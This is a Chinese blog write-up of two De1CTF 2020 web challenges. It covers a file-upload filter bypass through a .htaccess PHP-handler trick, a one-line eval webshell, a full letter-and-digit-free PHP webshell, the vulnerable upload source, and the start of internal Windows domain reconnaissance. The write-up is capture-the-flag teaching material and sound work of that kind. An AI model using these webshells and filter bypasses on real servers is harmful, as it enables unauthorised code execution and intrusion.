# De1CTF2020

原创

blue_fantasy 于 2022-01-11 09:09:20 发布 172 收藏
分类专栏： 内网 文章标签： php web安全
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/blue_fantasy/article/details/122423861
版权


内网 专栏收录该内容
5 篇文章 0 订阅
订阅专栏

## check in

考点：文件上传过滤ph，短标签命令执行绕过，.htaccess攻击


知识点：<?=和<? echo等价，从PHP5.4.0后起<?=总是可用的

<?=eval($_POST[‘cmd’]);相当于<? echo eval($_POST[‘cmd’]);


抓包，随便上传了个马，发现存在内容黑名单

```
:lass="change_link" style="text-align: center">
'ong>perl|pyth|ph|auto|curl|base|>|rm|ruby|openssl|war|lua|msf|xter|telnet in contents!</stron
>
'ong></strong>
```

过滤了ph，尝试用短标签绕过本地测试了下，这样的短标签可以执行任意系统命令，system也可以




于是我们去选择构造如下的payload上传，让他直接执行命令，其中注意.htaccess中的php部分用换行绕过，同时修改Content-Type类型



Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 ...
Go Cancel
Target: http://129.204.21.115
Request
Raw Params Headers Hex
rv:75.0) Gecko/20100101 Firefox/75.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: multipart/form-data;
boundary=-----------------------------285145405436324627533950 18967
Content-Length: 380
Origin: http://129.204.21.115
Connection: close
Referer: http://129.204.21.115/
Upgrade-Insecure-Requests: 1
-----------------------------285145405436324627533950 18967
Content-Disposition: form-data; name="fileUpload";
filename=".htaccess"
Content-Type: image/png
AddType application/x-httpd-p\
hp .jpg
-----------------------------285145405436324627533950 18967
Content-Disposition: form-data; name="upload"
submit
-----------------------------285145405436324627533950 18967--
Response
Raw Headers Hex HTML Render
<link rel="stylesheet" type="text/css" href="style/css/style1.css">
<link rel="stylesheet" type="text/css" href="style/css/style2.css">
</head>
<body>

<h1 style="color: white; margin: 0; text-align: center">UPLOADS</h1>
<form action="index.php" method="post" enctype="multipart/form-data">
<input class="wd" type="file" name="fileUpload" id="file"><br>
<input class="wd" type="submit" name="upload" value="submit">

</br>
Your files :.htaccess<br>
</br>
Your dir : uploads/8ebc9a54c4a1d6f52edebc9b5a18537f <br>

</form>

</body>
</html>
Type a search term
0 matches
Done
1,232 bytes | 90 millis




最后访问得到flag


如果要getshell可以蚁剑连接的话上传<?=eval($_POST[‘cmd’]);


## Hard_Pentest_1

考点： 短标签+无字母数字webshell+内网渗透

打开题目的源码如下：


```php
<?php
//Clear the uploads directory every hour
highlight_file(__FILE__);
$sandbox = "uploads/". md5("De1CTF2020".$_SERVER['REMOTE_ADDR']);
@mkdir($sandbox);
@chdir($sandbox);

if($_POST["submit"]){
    if (($_FILES["file"]["size"] < 2048) && Check()){
        if ($_FILES["file"]["error"] > 0){
            die($_FILES["file"]["error"]);
        }
        else{
            $filename=md5($_SERVER['REMOTE_ADDR'])."_".$_FILES["file"]["name"];
            move_uploaded_file($_FILES["file"]["tmp_name"], $filename);
            echo "save in:" . $sandbox."/" . $filename;
        }
    }
    else{
        echo "Not Allow!";
    }
}

function Check(){
    $BlackExts = array("php");
    $ext = explode(".", $_FILES["file"]["name"]);
    $exts = trim(end($ext));
    $file_content = file_get_contents($_FILES["file"]["tmp_name"]);

    if(!preg_match('/[a-z0-9;~^`&|]/is',$file_content)  &&
        !in_array($exts, $BlackExts) &&
        !preg_match('/\.\./',$_FILES["file"]["name"])) {
          return true;
    }
    return false;
}
?>

<html>
<head>
<meta charset="utf-8">
<title>upload</title>
</head>
<body>

<form action="index.php" method="post" enctype="multipart/form-data">
    <input type="file" name="file" id="file"><br>
    <input type="submit" name="submit" value="submit">
</form>

</body>
</html>
```


代码过滤很简单：不允许php后缀，且文件内容不能存在数字和字母,php大小写就绕过了，无数字字母的webshell构造参看一些不包含数字和字母的webshell | 离别歌


Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Request
Response
Target: http://47.113.219.76
Content-Disposition: form-data; name="file"; filename="eval.php"
Content-Type: application/octet-stream
Done
8,962 bytes | 234 millis


```
<?=$_=[]?>
<?=$_=@"$_"?>
<?=$_=$_['!'=='@']?>
<?=$___=$_?>
<?=$__=$_?>
<?=$__++?>
<?=$__++?>
<?=$__++?>
<?=$__++?>
<?=$__++?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__+
<?= $__=$_?><?=$__++?><?=$__++?><?=$__++?><?=$__++?>
<?= $___.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__+
<?= $___.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__+
<?= $___.=$__?>
<?=$____='_'?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__+
<?=$____.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__+
<?= $____.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__+
<?= $____.=$__?>
<?=$__=$_?>
<?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__++?><?=$__+
<?= $____.=$__?>
<?= $_=$$____?>
<?= $_[__]($_[_],$_[___])?>
```

上面这个脚本请仔细研究，很好理解。最后访问得到的路径去写一个马




蚁剑连接后发现是Windows环境，找到一个压缩包，导出，发现需要密码




根据提示继续进行内网渗透，查到域控192.168.0.12，该机器为192.168.0.11并属于De1CTF2020.lab域中

```
C:\web\uploads\ca46631b82ab43956af79918d91992a7> ipconfig /all
Windows IP Configuration

   Host Name . . . . . . . . . . . . : dm
   Primary Dns Suffix  . . . . . . . : De1CTF2020.lab
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : De1CTF2020.lab

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Red Hat VirtIO Ethernet Adapter
   Physical Address. . . . . . . . . : 00-16-3E-03-68-C5
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::69d3:65b5:732e:8c39%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.0.11(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.253
   DHCPv6 IAID . . . . . . . . . . . : 301995582
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-26-39-C7-00-16-3E-03-68-C5
   DNS Servers . . . . . . . . . . . : 192.168.0.12
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{83596471-D743-40DD-B16F-74D68140680B}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\web\uploads\ca46631b82ab43956af79918d91992a7> ping De1CTF2020.lab
Pinging De1CTF2020.lab [192.168.0.12] with 32 bytes of data:
Reply from 192.168.0.12: bytes=32 time<1ms TTL=128
Reply from 192.168.0.12: bytes=32 time<1ms TTL=128
Reply from 192.168.0.12: bytes=32 time<1ms TTL=128
